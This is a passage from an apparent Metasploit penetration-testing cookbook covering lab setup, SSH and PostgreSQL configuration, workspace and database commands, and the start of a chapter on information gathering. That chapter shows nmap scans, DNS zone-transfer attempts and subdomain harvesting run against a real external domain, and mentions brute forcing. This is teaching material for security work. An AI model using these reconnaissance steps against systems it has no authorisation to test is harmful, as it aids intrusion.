
4. Now that you have created the custom network, select the Windows 10 virtual machine, click on **Settings**, then go to the **Network Adapter** settings. Choose **Custom** network and select the custom network we have created. Repeat the process for the second **Network Adapter** of the Metasploitable 2 virtual machine:

5. To verify the configuration, log in to the Metasploitable 2 machine and use the `ip a` command. The default username for the root user is `msfadmin` and the password is `msfadmin`:

How it works...

By creating two NAT networks, we can simulate internet-facing servers using the first NAT network and internal machines using the custom network we have created, thus providing a more realistic scenario, and giving you the possibility to learn how to do reconnaissance of internal targets, pivoting, and lateral movement.

Setting up SSH connectivity

Secure Shell (**SSH**) allows you to connect to a remote host securely over an unsecured network.

Getting ready

To configure the Kali Linux machine for remote logins, we will start by changing the default root password and generating new SSH host keys.

How to do it...

To change the root password, use the `passwd` command as follows:

```
root@kali:~# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

To generate new SSH host keys, the steps are also relatively straightforward: remove the current SSH host keys, use the `dpkg-reconfigure openssh-server` command to reconfigure the OpenSSH server, and generate new SSH host keys:

```
root@kali:~# rm /etc/ssh/ssh_host_*
root@kali:~# dpkg-reconfigure openssh-server
Creating SSH2 RSA key; this may take some time ...
2048 SHA256:Ok/J4YvIGYieDI6YuOLDXADm5YUdrJSnzBKguuD9WWQ root@kali (RSA)
Creating SSH2 ECDSA key; this may take some time ...
256 SHA256:eYU5TtQVzFYQtjo6lyiVHku6SQWbgkMPMDtW8cgaAJ4 root@kali (ECDSA)
Creating SSH2 ED25519 key; this may take some time ...
256 SHA256:8nj2LMKQNOLKS9S9OsWcBArslPgpFfD/5h4vNrwI4sA root@kali (ED25519)
```

For lab purposes, we'll edit the OpenSSH server configuration
`/etc/ssh/sshd_config` file to permit `root` login by changing the
line `#PermitRootLogin without-password` to `PermitRootLogin yes` as you can see in
the following example:

```
...
# Authentication:
#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
...
```

To start the OpenSSH service automatically on boot, run the `systemctl enable ssh` and
finish the configuration by restarting the service using the `systemctl restart`
`ssh` command, as follows:

```
root@kali:~# systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with
/lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
root@kali:~# systemctl restart ssh
root@kali:~#
```

> This is fine for a lab environment but when performing penetration tests
> configure SSH to use cryptographic keys for logging in to the Kali Linux
> machine. This is much more secure than using only a password.

Connecting to Kali using SSH

To connect to the Kali machine, all we need is an SSH client. Most Unix, Linux, and macOS
operating systems already have an SSH client installed; however, if you are using Windows
to connect to the Kali Linux machine, you will need to install a client such as PuTTY, which
is one of the most popular and free SSH clients for Windows.

How to do it...

1. To connect to the Kali Linux virtual machine, you need to know its IP address. To find the IP address, log in to the virtual machine, open a Terminal window, and enter the `ip address` command, or `ip a` for short:

```
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
pfifo_fast state UP group default qlen 1000
link/ether 00:0c:29:b6:03:93 brd ff:ff:ff:ff:ff:ff
inet 192.168.216.5/24 brd 192.168.216255 scope global eth0
valid_lft forever preferred_lft forever
inet6 fe80::20c:29ff:feb6:393/64 scope link
valid_lft forever preferred_lft forever
```

Note down the IP address of the second interface, in this example `192.168.216.5`.

2. Now, use the SSH client on the host operating system. Enter the username `root` followed by the `@` symbol and the IP address of the Kali Linux virtual machine, `192.168.216.5`:

In this SSH session, we can now interact with the Kali Linux virtual machine using the SSH client.

> You will need to verify the SSH certificate after you launch the connection.

Configuring PostgreSQL

An important feature of Metasploit is the backend database support for PostgreSQL, which you can use to store your penetration-testing results. Any penetration test consists of lots of information and can run for several days, so it becomes essential to store the intermediate results and findings, such as target host data, system logs, collected evidence, and report data. As a good penetration-testing tool, Metasploit has proper database integration to store the results quickly and efficiently. In this recipe, we will be dealing with the installation and configuration process of a database in Kali Linux.

Getting ready

To configure PostgreSQL, we will first start the service and then use the Metasploit `msfdb` command to initialize the database.

How to do it...

1. To set up our Metasploit database, we first need to start up the PostgreSQL server, using the following command:

   ```
   root@kali:~# systemctl start postgresql
   ```

2. Then we need to create and initialize the `msf` database with the `msfdb` command with the `init` option:

   ```
   root@kali:~# msfdb init
   Creating database user 'msf'
   Enter password for new role:
   Enter it again:
   Creating databases 'msf' and 'msf_test'
   Creating configuration file in /usr/share/metasploit-
   ```

```
framework/config/database.yml
Creating initial database schema
```

The `msfdb` command allows you to manage the Metasploit Framework database, not just initialize the database. To display all the `msfdb` options, run the command as follows:

```
root@kali:~# msfdb

Manage a metasploit framework database

  msfdb init # initialize the database
  msfdb reinit # delete and reinitialize the database
  msfdb delete # delete database and stop using it
  msfdb start # start the database
  msfdb stop # stop the database
```

3. To modify the database configuration file, we can edit the `database.yml` file located in `/usr/share/metasploit-framework/config/database.yml`:

```
root@kali:~# cat /usr/share/metasploit-
framework/config/database.yml
development:
  adapter: postgresql
  database: msf
  username: msf
  password: 3HcNhAtdH6F9F2iGa4z3wJVoI7UK1Ot+MG1zuKjYzn4=
  host: localhost
  port: 5432
  pool: 5
  timeout: 5

production:
  adapter: postgresql
  database: msf
  username: msf
  password: 3HcNhAtdH6F9F2iGa4z3wJVoI7UK1Ot+MG1zuKjYzn4=
  host: localhost
  port: 5432
  pool: 5
  timeout: 5

test:
  adapter: postgresql
  database: msf_test
  username: msf
  password: 3HcNhAtdH6F9F2iGa4z3wJVoI7UK1Ot+MG1zuKjYzn4=
```

```
host: localhost
port: 5432
pool: 5
timeout: 5
```

Notice the default `username`, `password`, and default `database` that has been created. If necessary, you can also change these values according to your preference.

4. Now, let's launch the `msfconsole` interface and confirm that Metasploit is successfully connected to the database using the `db_status` command:

```
msf > db_status
[*] postgresql connected to msf
```

There's more...

To connect to a database manually, you can use the `db_connect` command followed by the credentials, host, and database you want to connect to, using the following syntax:

```
db_connect <user:pass>@<host:port>/<database>
```

To test the `db_connect` command, we can use the values of the username, password, database name, and port number, from the `database.yml` file:

```
msf > db_disconnect
msf > db_status
[*] postgresql selected, no connection
msf > db_connect
msf:3HcNhAtdH6F9F2iGa4z3wJVoI7UK1Ot+MG1zuKjYzn4=@127.0.0.1/msf
[*] Rebuilding the module cache in the background...
msf > db_status
[*] postgresql connected to msf
```

We can also use `db_connect` with the `-y` option and the path to the database configuration file:

```
msf > db_disconnect
msf > db_status
[*] postgresql selected, no connection
msf > db_connect -y /usr/share/metasploit-framework/config/database.yml
[*] Rebuilding the module cache in the background...
msf > db_status
[*] postgresql connected to msf
```

If you want the database to connect every time you launch `msfconsole`, copy the database configuration file to the `.msf4` directory which was created in your home directory by the Metasploit installer.

Creating workspaces

Workspaces in Metasploit are used to separate datasets, allowing you to stay organized. It is a good idea to create a new workspace to organize all your collected data before starting a new penetration test, thereby avoiding contamination by previous tests.

How to do it...

1. The default workspace is selected when connecting to the database, which is represented by the `*` character before its name:

   ```
   msf > workspace
   * default
   ```

2. To display the usage for the `workspace` command, use the `-h` option as follows:

   ```
   msf > workspace -h
   Usage:
       workspace                  List workspaces
       workspace -v               List workspaces verbosely
       workspace [name]           Switch workspace
       workspace -a [name] ...    Add workspace(s)
       workspace -d [name] ...    Delete workspace(s)
       workspace -D               Delete all workspaces
       workspace -r <old> <new>   Rename workspace
       workspace -h               Show this help information
   ```

3. To add a new workspace, use the `-a` option followed by the name of the workspace:

   ```
   msf > workspace -a book
   [*] Added workspace: book
   ```

4. To list the available workspaces, simply type the `workspace` command:

```
msf > workspace
  default
* book
```

5. To delete a workspace, use the `-d` option followed by the name of the workspace:

```
msf > workspace -d book
[*] Deleted workspace: book
[*] Switched workspace: default
```

6. To change the current workspace, use the `workspace` command followed by the name of the workspace you want to change to:

```
msf > workspace book
[*] Workspace: book
```

7. To rename a workspace, use the `workspace` command with the `-r` option followed by the old workspace name and the new workspace name:

```
msf > workspace -r book metasploit
[*] Switched workspace: metasploit
```

Using the database

Once the database is configured, we can start using it. First, we will take a look at how to import data from external tools using the `db_import` command.

Getting ready

To view how to use the command and list the currently supported file types in `msfconsole`, run the `db_import` command:

```
msf > db_import
Usage: db_import <filename> [file2...]

Filenames can be globs like *.xml, or **/*.xml which will search
recursively
Currently supported file types include:
    Acunetix
    Amap Log
```

```
Amap Log -m
Appscan
Burp Session XML
Burp Issue XML

...

Qualys Asset XML
Qualys Scan XML
Retina XML
Spiceworks CSV Export
Wapiti XML
```

How to do it...

1. To test the `db_import` command, we will use the `nmap` command, a free security scanner, port scanner, and network exploration tool, with the `-oX` option to save the result to an XML file. Here is the syntax used to scan the Metasploitable 3 target machine:

```
nmap -Pn -A -oX report 192.168.216.10
```

2. To import the scan report, you can use the `db_import` command followed by the path to the report you want to import:

```
msf > db_import /root/report
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.0'</strong>
[*] Importing host 192.168.216.10
[*] Successfully imported /root/report
```

Alternatively, you can run the `db_nmap` command directly from `msfconsole`, and the results will be saved in your current database. The `db_nmap` command works the same way as the regular `nmap` command:

```
msf > db_nmap -Pn -A 192.168.216.129
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-17
05:05 EDT
[*] Nmap: Nmap scan report for 192.168.216.129
[*] Nmap: Host is up (0.00092s latency).
[*] Nmap: Not shown: 977 closed ports
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 21/tcp open ftp vsftpd 2.3.4
[*] Nmap: |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

```
[*] Nmap: | ftp-syst:
[*] Nmap: | STAT:

...

[*] Nmap: |_ System time: 2017-10-04T09:11:38-04:00
[*] Nmap: |_smb2-time: Protocol negotiation failed (SMB2)
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT ADDRESS
[*] Nmap: 1 0.92 ms 192.168.216.129
[*] Nmap: OS and Service detection performed. Please report any
incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 31.88
seconds
```

Using the hosts command

Now that we have data in the database, we can start by using the `hosts` command to display all the hosts stored in our current workspace:

How to do it...

1. Issuing the `hosts` command with `-h` will display the help menu:

```
msf > hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
  -a,--add        Add the hosts instead of searching
```

```
    -d,--delete    Delete the hosts instead of searching
    -c <col1,col2> Only show the given columns (see list below)
    -h,--help      Show this help information
    -u,--up        Only show hosts which are up
    -o <file>      Send output to a file in csv format
    -O <column>    Order rows by specified column number
    -R,--rhosts    Set RHOSTS from the results of the search
    -S,--search    Search string to filter by
    -i,--info      Change the info of a host
    -n,--name      Change the name of a host
    -m,--comment   Change the comment of a host
    -t,--tag       Add or specify a tag to a range of hosts

Available columns: address, arch, comm, comments, created_at,
cred_count, detected_arch, exploit_attempt_count,
host_detail_count, info, mac, name, note_count, os_family,
os_flavor, os_lang, os_name, os_sp, purpose, scope, service_count,
state, updated_at, virtual_host, vuln_count, tags
```

2. Using the -c option, we can select which columns to display:

3. With the -S option, we can search for specific strings, such as the OS name:

```
msf > hosts -c address,os_name -S Windows

Hosts
=====

address          os_name
-------          -------
192.168.216.10   Windows 7

msf >
```

Understanding the services command

The services command allows us to display the services running on the hosts. To view the help for the services command, we can use the -h option:

```
msf > services -h

Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s
<name1,name2>] [-o <filename>] [addr1 addr2 ...]

  -a,--add           Add the services instead of searching
  -d,--delete        Delete the services instead of searching
  -c <col1,col2>     Only show the given columns
  -h,--help          Show this help information
  -s <name1,name2>   Search for a list of service names
  -p <port1,port2>   Search for a list of ports
  -r <protocol>      Only show [tcp|udp] services
  -u,--up            Only show services which are up
  -o <file>          Send output to a file in csv format
  -O <column>        Order rows by specified column number
  -R,--rhosts        Set RHOSTS from the results of the search
  -S,--search        Search string to filter by

Available columns: created_at, info, name, port, proto, state, updated_at
```

How to do it...

1. Using the `search` command without any options displays all the available services:

```
msf > services

Services
========

host            port   proto  name                  state  info
----            ----   -----  ----                  -----  ----
192.168.216.10  22     tcp    ssh                   open   OpenSSH 7.1 protocol 2.0
192.168.216.10  135    tcp    msrpc                 open   Microsoft Windows RPC
192.168.216.10  139    tcp    netbios-ssn           open   Microsoft Windows netbios-ssn
192.168.216.10  445    tcp    microsoft-ds          open   Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
192.168.216.10  3000   tcp    http                  open   WEBrick httpd 1.3.1 Ruby 2.3.3 (2016-11-21)
192.168.216.10  3306   tcp    mysql                 open   MySQL 5.5.20-log
192.168.216.10  3389   tcp    tcpwrapped            open
192.168.216.10  4848   tcp    ssl/http              open   Oracle Glassfish Application Server
192.168.216.10  7676   tcp    java-message-service  open   Java Message Service 301
192.168.216.10  8009   tcp    ajp13                 open   Apache Jserv Protocol v1.3
192.168.216.10  8022   tcp    http                  open   Apache Tomcat/Coyote JSP engine 1.1
192.168.216.10  8031   tcp    ssl/unknown           open
192.168.216.10  8080   tcp    http                  open   Sun GlassFish Open Source Edition  4.0
192.168.216.10  8181   tcp    ssl/intermapper       open
192.168.216.10  8383   tcp    ssl/http              open   Apache httpd
192.168.216.10  8443   tcp    ssl/https-alt         open
192.168.216.10  9200   tcp    http                  open   Elasticsearch REST API 1.1.1 name: Atum; Lucene 4.7
192.168.216.10  49152  tcp    msrpc                 open   Microsoft Windows RPC
192.168.216.10  49153  tcp    msrpc                 open   Microsoft Windows RPC
```

2. The `services` command allows us to filter the stored information with granularity, allowing us to search for a specific service name:

```
msf > services -s ftp

Services
========

host             port   proto  name  state  info
----             ----   -----  ----  -----  ----
192.168.216.129  21     tcp    ftp   open   vsftpd 2.3.4
192.168.216.129  2121   tcp    ftp   open   ProFTPD 1.3.1

msf >
```

3. Search for a port number as follows:

```
msf > services -p 22

Services
========

host             port  proto  name  state  info
----             ----  -----  ----  -----  ----
192.168.216.10   22    tcp    ssh   open   OpenSSH 7.1 protocol 2.0
192.168.216.129  22    tcp    ssh   open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0

msf >
```

4. Like the `hosts` command, we can use the `-S` option to search for specific strings:

```
msf > services -S Apache

Services
========

host             port  proto  name      state  info
----             ----  -----  ----      -----  ----
192.168.216.10   8009  tcp    ajp13     open   Apache Jserv Protocol v1.3
192.168.216.10   8022  tcp    http      open   Apache Tomcat/Coyote JSP engine 1.1
192.168.216.10   8383  tcp    ssl/http  open   Apache httpd
192.168.216.129  80    tcp    http      open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.216.129  8009  tcp    ajp13     open   Apache Jserv Protocol v1.3
192.168.216.129  8180  tcp    http      open   Apache Tomcat/Coyote JSP engine 1.1

msf >
```

5. By combining multiple options, you can search just a specific host and only display the columns you want:

```
● ● ●              🏠 daniel — root@kali: ~ — ssh root@192.168.216.5 — 96×15
msf > services -c name,port,info -S Apache 192.168.216.10

Services
========

host            name      port  info
----            ----      ----  ----
192.168.216.10  ajp13     8009  Apache Jserv Protocol v1.3
192.168.216.10  http      8022  Apache Tomcat/Coyote JSP engine 1.1
192.168.216.10  ssl/http  8383  Apache httpd

msf > ▌
```

In later chapters, we will address the remaining database commands, such as `loot`, `creds`, `vulns`, and `notes`.

2
Information Gathering and Scanning

In this chapter, we will cover the following recipes:

- Passive information gathering with Metasploit
- Active information gathering with Metasploit
- Port scanning—the Nmap way
- Port scanning—the `db_nmap` way
- Host discovery with ARP Sweep
- UDP Service Sweeper
- SMB scanning and enumeration
- Detecting SSH versions with the SSH Version Scanner
- FTP scanning
- SMTP enumeration
- SNMP enumeration
- HTTP scanning
- WinRM scanning and brute forcing
- Integrating with Nessus
- Integrating with NeXpose
- Integrating with OpenVAS

Introduction

Information gathering is the first and one of the most, if not the most, important activities in penetration testing. This step is carried out in order to find out as much information about the target machine as possible. The more information we have, the better our chances will be for exploiting the target. During the information gathering phase, our main focus is to collect facts about the target machine, such as the IP address, available services, and open ports. This information plays a vital role in the process of penetration testing. To achieve this goal, we will be learning certain scanning techniques such as SMB scanning, SSH server scanning, FTP scanning, SNMP enumeration, HTTP scanning, and WinRM scanning and brute forcing by the end of this chapter.

Information gathering, footprinting, and enumeration are terms that are often used interchangeably. But they are still different. According to the SANS standard, footprinting is the ability to obtain essential information about an organization. This information includes the technologies that are being used, such as internet, intranet, remote access, and extranet. In addition to the technologies, the security policies and procedures must be explored. Scanning consists of basic steps in mapping out whether a network is performing an automated ping sweep on a range of IP addresses and network blocks, to determine if individual systems are alive. Enumeration involves active connections to a system and directed queries. The type of information enumerated by hackers can be loosely grouped into categories, such as network resources and shares, users and groups, applications and banners, and network blocks.

There are basically three types of techniques used in information gathering:

- **Passive information gathering**: This technique is used to gain information about the target, without having any physical connectivity or access to it. This means that we use other sources to gain information about the target, such as by using the whois query, Nslookup, and so on. Suppose our target is an online web application; then, a simple whois lookup can provide us with a lot of information about the web application, such as its IP address, its domains and subdomains, the location of the server, the hosting server, and so on. This information can be very useful during penetration testing as it can widen our track of exploiting the target.
- **Active information gathering**: In this technique, a logical connection is set up with the target in order to gain information. This technique provides us with the next level of information, which can directly supplement our understanding of the target security. In port scanning, the target is the most widely used active scanning technique in which we focus on the open ports and available services running on the target.

- **Social engineering**: This type of information gathering is similar to passive information gathering but relies on human error, and the information leaked out in the form of printouts, telephone conversations, incorrect email IDs, and so on. The techniques for utilizing this method are numerous and the ethos of information gathering is very different, hence, social engineering is a category in itself. For example, hackers register domain names that sound similar with spelling mistakes and set up a mail server to receive such erroneous emails. Such domains are known as **Doppelganger Domains**; that is, the evil twin.

  The victims of social engineering are tricked into releasing desired information that they do not realize will be used to attack an enterprise network. For example, an employee in an enterprise may be tricked into revealing an employee identification number to someone who is pretending to be someone he/she trusts. While that employee number may not seem valuable to the employee, which makes it easier for him to reveal the information in the first place, the social engineer can use that employee number in conjunction with other information that has been gathered to get closer to finding a way into the enterprise network.

Passive information gathering with Metasploit

In this chapter, we will analyze the various passive and active techniques of information gathering in detail. From the beginning, we will analyze the most commonly used and most commonly neglected techniques of passive information gathering and in later recipes, we will focus on gaining information through port scanning. Metasploit has several built-in scanning capabilities, as well as some third-party tools integrated with it to further enhance the process of port scanning. We will analyze both the inbuilt scanners, as well as some of the popular third-party scanners which work over the Metasploit Framework. Let's move on to the recipes and start our process of gaining information about our target.

Getting ready

We will start information gathering with the company domain name, get information about the company, search for subdomains, find targets, check for honeypots, gather email addresses, and much more.

How to do it...

The Metasploit Framework has several modules for information gathering. In this recipe, you will learn how to use some of these modules. However, I recommend that you explore all the auxiliary modules available in the framework.

DNS Record Scanner and Enumerator

The DNS Record Scanner and Enumerator auxiliary module can be used to gather information about a domain from a given DNS server by performing various DNS queries, such as zone transfers, reverse lookups, SRV record brute forcing, and other techniques.

1. To run the `auxiliary` module, we use the `use` command followed by the module we want to use, in this case, `auxiliary/gather/enum_dns`. Then we can use the `info` command to display information about the module, such as the authors, basic options, and description, as shown here:

```
msf auxiliary(enum_dns) > info

      Name: DNS Record Scanner and Enumerator
    Module: auxiliary/gather/enum_dns
   License: Metasploit Framework License (BSD)
      Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>
  Nixawk

Basic options:
  Name          Current Setting                                       Required  Description
  ----          ---------------                                       --------  -----------
  DOMAIN        packtpub.com                                          yes       The target domain
  ENUM_A        true                                                  yes       Enumerate DNS A record
  ENUM_AXFR     true                                                  yes       Initiate a zone transfer against each NS record
  ENUM_BRT      false                                                 yes       Brute force subdomains and hostnames via the supplied wordlist
  ENUM_CNAME    true                                                  yes       Enumerate DNS CNAME record
  ENUM_MX       true                                                  yes       Enumerate DNS MX record
  ENUM_NS       true                                                  yes       Enumerate DNS NS record
  ENUM_RVL      false                                                 yes       Reverse lookup a range of IP addresses
  ENUM_SOA      true                                                  yes       Enumerate DNS SOA record
  ENUM_SRV      true                                                  yes       Enumerate the most common SRV records
  ENUM_TLD      false                                                 yes       Perform a TLD expansion by replacing the TLD with the IANA TLD list
  ENUM_TXT      true                                                  yes       Enumerate DNS TXT record
  IPRANGE                                                             no        The target address range or CIDR identifier
  NS                                                                  no        Specify the nameserver to use for queries (default is system DNS)
  STOP_WLDCRD   false                                                 yes       Stops bruteforce enumeration if wildcard resolution is detected
  THREADS       10                                                    no        Threads for ENUM_BRT
  WORDLIST      /usr/share/metasploit-framework/data/wordlists/namelist.txt  no   Wordlist of subdomains

Description:
  This module can be used to gather information about a domain from a
  given DNS server by performing various DNS queries such as zone
  transfers, reverse lookups, SRV record brute forcing, and other
  techniques.

References:
  https://cvedetails.com/cve/CVE-1999-0532/
  OSVDB (492)

msf auxiliary(enum_dns) >
```

2. To run the module, we need to set the domain name, and to make it run a bit faster, we will set the thread number to `10`:

```
msf > use auxiliary/gather/enum_dns
msf auxiliary(enum_dns) > set DOMAIN packtpub.com
DOMAIN => packtpub.com
msf auxiliary(enum_dns) > set THREADS 10
THREADS => 10
msf auxiliary(enum_dns) > run


...
[+] packtpub.com NS: dns3.easydns.org.
[+] packtpub.com NS: dns2.easydns.net.
[*] Attempting DNS AXFR for packtpub.com from dns1.easydns.com.
W, [2017-10-17T10:04:14.963345 #5091] WARN -- : AXFR query,
switching to TCP
...


include:_spf.freshsales.io a:zgateway.zuora.com
include:amazonses.com ~all
[*] querying DNS SRV records for packtpub.com
[*] Auxiliary module execution completed
msf auxiliary(enum_dns) >
```

Looking at the output, we can see that we are able to obtain several DNS records from the target domain.

There's more...

The DNS Record Scanner and Enumerator auxiliary module can also be used for active information gathering, using its brute forcing capabilities. By setting `ENUM_BRT` to `true`, it will brute force subdomains and hostnames via the supplied wordlist, which you can customize by setting the `WORDLIST` option to the path of your wordlist.

CorpWatch Company Name Information Search

Gathering company information is essential, and for that, we can use the CorpWatch Company Name Information Search auxiliary module, `auxiliary/gather/corpwatch_lookup_name`, which will give us the company's name, address, sector, and industry.

To run the `auxiliary/gather/corpwatch_lookup_name` auxiliary module, we can use Microsoft as the company name and set the limit to `1` to show only the first result:

```
msf > use auxiliary/gather/corpwatch_lookup_name
msf auxiliary(corpwatch_lookup_name) > set COMPANY_NAME Microsoft
COMPANY_NAME => Microsoft
msf auxiliary(corpwatch_lookup_name) > set LIMIT 1
LIMIT => 1
msf auxiliary(corpwatch_lookup_name) > run

[*] Company Information
-------------------------------
[*] CorpWatch (cw) ID): cw_4803
[*] Company Name: MICROSOFT CORP
[*] Address: ONE MICROSOFT WAY, REDMOND WA 98052-6399
[*] Sector: Business services
[*] Industry: Services-prepackaged software
[*] Auxiliary module execution completed
msf auxiliary(corpwatch_lookup_name) >
```

Search Engine Subdomains Collector

Gathering subdomains is a great way to find new targets, and we can use the Search Engine Subdomains Collector auxiliary module, `auxiliary/gather/searchengine_subdomains_collector`, to gather subdomains about a domain from Yahoo and Bing.

To gather subdomains from a target domain, we just need to set the target domain. Let's quickly perform a test on `packtpub.com` and analyze the output:

```
msf > use auxiliary/gather/searchengine_subdomains_collector
msf auxiliary(searchengine_subdomains_collector) > set TARGET packtpub.com
TARGET => packtpub.com
msf auxiliary(searchengine_subdomains_collector) > run

[*] Searching Bing for subdomains from domain:packtpub.com
[*] Searching Yahoo for subdomains from domain:packtpub.com
[+] domain:packtpub.com subdomain: www.packtpub.com
[*] Searching Bing for subdomains from ip:83.166.169.231
[*] Searching Yahoo for subdomains from ip:83.166.169.231
...

[+] domain:packtpub.com subdomain: www1.packtpub.com
[*] Searching Bing for subdomains from ip:83.166.169.231
[*] Searching Yahoo for subdomains from ip:83.166.169.231
```

```
[+] ip:83.166.169.231 subdomain: www.packtpub.com
